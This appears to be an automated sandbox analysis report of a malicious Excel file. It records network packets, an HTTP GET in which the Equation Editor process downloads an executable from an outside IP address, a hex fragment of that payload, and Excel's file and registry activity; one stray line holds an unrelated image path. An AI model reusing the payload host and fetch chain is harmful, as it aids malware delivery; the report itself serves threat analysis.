May 27, 2022 12:02:27.198128939 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.198162079 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.198191881 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.198223114 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.198234081 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.198241949 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.198255062 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.198266983 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.198278904 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.198285103 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.198302031 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.198312998 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.198326111 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.198328972 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.198349953 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.198357105 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.198383093 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.225797892 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.225845098 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.225868940 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.225892067 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.225897074 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.225912094 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.225922108 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.225927114 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.225948095 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.225951910 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.225972891 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.225980043 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.225999117 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226005077 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226023912 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226030111 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226048946 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226054907 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226073980 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226080894 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226100922 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226105928 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226125956 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226131916 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226150036 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226159096 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226176023 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226181030 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226201057 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226207972 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226226091 CEST	80	49171	2.56.57.22	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 12:02:27.226232052 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226252079 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226257086 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226275921 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226283073 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226300955 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.226305962 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.226331949 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.232940912 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253705978 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253740072 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253766060 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253778934 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253791094 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253803015 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253807068 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253824949 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253833055 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253849983 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253869057 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253876925 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253882885 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253897905 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253906012 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253923893 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253927946 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253948927 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253956079 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253971100 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253978968 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.253994942 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.253994942 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.254019976 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.254028082 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.254045010 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.254050016 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.254072905 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.254080057 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.254096031 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.254102945 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.254121065 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.254126072 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.254144907 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.254153013 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.254175901 CEST	80	49171	2.56.57.22	192.168.2.22
May 27, 2022 12:02:27.254183054 CEST	49171	80	192.168.2.22	2.56.57.22
May 27, 2022 12:02:27.254200935 CEST	80	49171	2.56.57.22	192.168.2.22

HTTP Request Dependency Graph

- 2.56.57.22


HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	2.56.57.22	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 12:02:27.168530941 CEST	2	OUT	GET /droidttrre.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 2.56.57.22 Connection: Keep-Alive
May 27, 2022 12:02:27.198072910 CEST	3	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Tue, 24 May 2022 18:13:44 GMT Accept-Ranges: bytes ETag: "abe39719a6fd81:0" Server: Microsoft-IIS/10.0 Date: Fri, 27 May 2022 10:02:27 GMT Content-Length: 1449584 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 31 08 81 e9 50 66 d2 e9 50 66 d2 e9 50 66 d2 2a 5f 39 d2 eb 50 66 d2 e9 50 67 d2 4c 50 66 d2 2a 5f 3b d2 e6 50 66 d2 bd 73 56 d2 e3 50 66 d2 2e 56 60 d2 e8 50 66 d2 52 69 63 68 e9 50 66 d2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1f 9b 4f 61 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 68 00 00 00 2a 02 00 00 08 00 00 40 36 00 00 00 10 00 00 00 80 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 e0 07 00 00 04 00 00 5b e9 16 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 04 85 00 00 a0 00 00 00 00 b0 05 00 68 2d 02 00 00 00 00 00 00 00 00 00 00 50 ff 15 00 20 1f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 76 66 00 00 00 10 00 00 00 68 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9a 13 00 00 00 80 00 00 00 14 00 00 00 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 78 03 02 00 00 a0 00 00 00 06 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 00 03 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 68 2d 02 00 00 b0 05 00 00 2e 02 00 00 86 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 8b ec 83 ec 5c 83 7d 0c 0f 74 2b 83 7d 0c 46 8b 45 14 75 0d 83 48 18 10 8b 0d 68 a2 42 00 89 48 04 50 ff 75 10 ff 75 0c ff 75 08 ff 15 84 82 40 00 e9 42 01 00 00 53 56 8b 35 70 a2 42 00 8d 45 a4 57 50 ff 75 08 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1PfPfPf*_9PfPgLPf*_;PfsVPf.V`PfRichPfPELOa h*@6@[@h-P .textvfh `.rdatal@@.datax@.ndata.rsrch-.@@U\}t+}FEuHhBHPuuu@BSV5pBEWPu

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: **3004**, Parent PID: **576**

General

Target ID:	0
Start time:	12:01:21
Start date:	27/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f6e0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\BD3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F87DABF	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\BD3.tmp	success or wait	1	13F8E090C	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.png	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	success or wait	1	6E2D0648	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls	0	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	user	success or wait	1	13F8B7879	WriteFile
C:\Users\user\Desktop\~$#confirmaci#U00f3n+y+correcci#U00f3n+de+la+direccion.xls	55	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	Albus	success or wait	1	13F8B78D3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\869A5E80.emf	0	65536	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\91FDCC81.png	0	65536	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\869A5E80.emf	0	65536	success or wait	1	6E2D0648	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\91FDCC81.png	0	65536	success or wait	1	6E2D0648	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Common\Recent Locations\SharePoint	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\71AB1	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\72701	success or wait	1	6E2D0648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	uz0	binary	75 7A 30 00 BC 0B 00 00 02 00 00 00 00 00 00 00 E8 00 00 00 01 00 00 00 72 00 00 00 6A 00 00 00 23 00 63 00 6F 00 6E 00 66 00 69 00 72 00 6D 00 61 00 63 00 69 00 23 00 75 00 30 00 30 00 66 00 33 00 6E 00 2B 00 79 00 2B 00 63 00 6F 00 72 00 72 00 65 00 63 00 63 00 69 00 23 00 75 00 30 00 30 00 66 00 33 00 6E 00 2B 00 64 00 65 00 2B 00 6C 00 61 00 2B 00 64 00 69 00 72 00 65 00 63 00 63 00 69 00 6F 00 6E 00 2E 00 78 00 6C 00 73 00 00 00 23 00 63 00 6F 00 6E 00 66 00 69 00 72 00 6D 00 61 00 63 00 69 00 23 00 75 00 30 00 30 00 66 00 33 00 6E 00 2B 00 79 00 2B 00 63 00 6F 00 72 00 72 00 65 00 63 00 63 00 69 00 23 00 75 00 30 00 30 00 66 00 33 00 6E 00 2B 00 64 00 65 00 2B 00 6C 00 61 00 2B 00 64 00 69 00 72 00 65 00 63 00 63 00 69 00 6F 00 6E 00 00 00	success or wait	1	6E2D0648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8182259827.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6750529025.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6109303877.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9925478147.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5491630718.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9659692161.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0653671941.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1237160943.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0450125302.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6329227256.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6183211589.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7457734050.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1141274626.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9329238007.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3643399760.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3476888679.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7676687441.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7216804956.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2585558601.xlsx	success or wait	1	6E2D0648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8552718761.xlsx	success or wait	1	6E2D0648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\71AB1	71AB1	binary	04 00 00 00 BC 0B 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 EA 4F CA 3E FC 71 D8 01 B1 1A 07 00 B1 1A 07 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 